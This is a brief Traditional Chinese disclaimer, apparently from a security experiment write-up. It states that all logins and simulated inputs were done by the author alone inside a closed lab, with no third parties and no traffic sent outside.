所有登入行為與模擬資料輸入皆由本人操作，**未涉及第三人、未發送任何封包至公網或實體網路外部設備**。實驗範圍完全於**封閉實驗區域**內執行，並具完整設備控制權。